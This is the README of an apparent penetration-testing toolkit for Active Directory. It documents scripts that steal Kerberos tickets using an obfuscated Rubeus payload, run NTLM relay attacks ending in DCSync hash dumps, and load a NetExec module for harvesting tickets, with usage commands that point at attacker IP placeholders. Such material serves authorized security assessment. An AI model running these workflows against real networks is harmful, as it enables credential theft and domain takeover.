 jssngc/harpytools
Automated Active Directory post-exploitation toolkit for Kerberos ticket extraction, NTLM relay attacks, and lateral movement via NetExec, Impacket, and Donut integration.

This repository contains a collection of Python orchestrator scripts designed for security assessments and penetration testing within Active Directory environments. These tools are specifically engineered for post-exploitation scenarios where local administrative access has already been established on a compromised workstation or server, and the objective is to perform lateral movement or privilege escalation toward the broader Active Directory domain.
By automating workflows involving common security utilities such as NetExec, Impacket, Donut, and BloodyAD, these scripts streamline complex multi-step processes into repeatable, single-command operations.
The scripts require the following tools to be installed on the host system and available within the system's PATH:
nxc)impacket-ntlmrelayx, impacket-secretsdump, impacket-ticketConverter)awk, base64For enhanced console output formatting, install the following packages:
pip install colorama rich

harpyTGT.py)This script automates the extraction of a Kerberos Ticket Granting Ticket (TGT) from a logged-in Windows session and converts it into a Linux-compatible ccache format.
Rubeus.exe shellcode payload via Donut, applies obfuscation using Myph, and executes the resulting binary on the target host using either scheduled tasks (schtask_as) or mmcexec.Standard Execution (Target user has administrative privileges):
./harpyTGT.py -t <TARGET_IP> -u <LOCAL_ADMIN_USER> -p <LOCAL_ADMIN_PASS> -U <TARGET_USER> -r </path/to/Rubeus.exe>

 Alternative Execution (Target user lacks administrative privileges):
./harpyTGT.py -t <TARGET_IP> -u <LOCAL_ADMIN_USER> -p <LOCAL_ADMIN_PASS> -U <TARGET_USER> -r </path/to/Rubeus.exe> --no-target-admin --attacker-ip <ATTACKER_IP>

harpyRelay.py)This script coordinates NTLM relay attacks targeting misconfigured SMB or LDAP signing policies on Domain Controllers to achieve domain-wide privilege escalation or perform an NTDS database dump (DCSync).
ntlmrelayx listener, triggers an authentication request from the compromised client via NetExec, monitors the output for successful exploitation, and dumps domain hashes. The tool contains automated cleanup routines to minimize the footprint on the target domain.LDAPS Flow (Standard):
./harpyRelay.py--target-host <CLIENT_IP> --local-user <LOCAL_ADMIN> --local-pass <LOCAL_PASS> --domain-admin-user <DOMAIN_ADMIN> --attacker-ip <ATTACKER_IP> --dc-ip <DC_IP> --domain <DOMAIN.LOCAL>
LDAP Flow (Alternative flow when LDAPS is unavailable):
./harpyRelay.py --target-host <CLIENT_IP> --local-user <LOCAL_ADMIN> --local-pass <LOCAL_PASS> --domain-admin-user <DOMAIN_ADMIN> --attacker-ip <ATTACKER_IP> --dc-ip <DC_IP> --domain <DOMAIN.LOCAL> --no-ldaps

stealTGTA custom module for NetExec (nxc) designed to extract the Kerberos Ticket Granting Ticket (TGT) from a specific logged-on user on the target machine.
The module interacts via mmcexec as SYSTEM, automating the generation of an evasive payload (encapsulating Rubeus with Donut and Myph), executing it in-memory, capturing the Base64 ticket output, and transparently converting it into a .ccache file ready for use in Linux.
The module automatically verifies that the following utilities are installed and available in your $PATH:
donutmyphimpacket-ticketConverterTo load the external module into NetExec, copy the stealTGT.py script into your local NetExec modules directory:
cp stealTGT.py ~/.nxc/modules/
netexec smb <TARGET_IP> -u <ADMIN_USER> -p <ADMIN_PASS> --local-auth -M stealTGT -o USER=<TARGET_USER> RUBEUS=/path/to/Rubeus.exe
Module Options (-o):
USER: The username of the currently logged-on session from which you want to harvest the TGT (e.g., jdoe).RUBEUS: The local path on your attacker machine where the legitimate Rubeus.exe binary is located.
bloodyad or netexec once operations conclude.CRITICAL NOTICE: This repository is intended strictly for authorized security auditing, vulnerability research, and educational purposes. Running these tools against production infrastructure without prior explicit, written authorization from the system owners is strictly prohibited. The author assumes no liability for misuse, collateral damage, or legal consequences resulting from the deployment of this software.
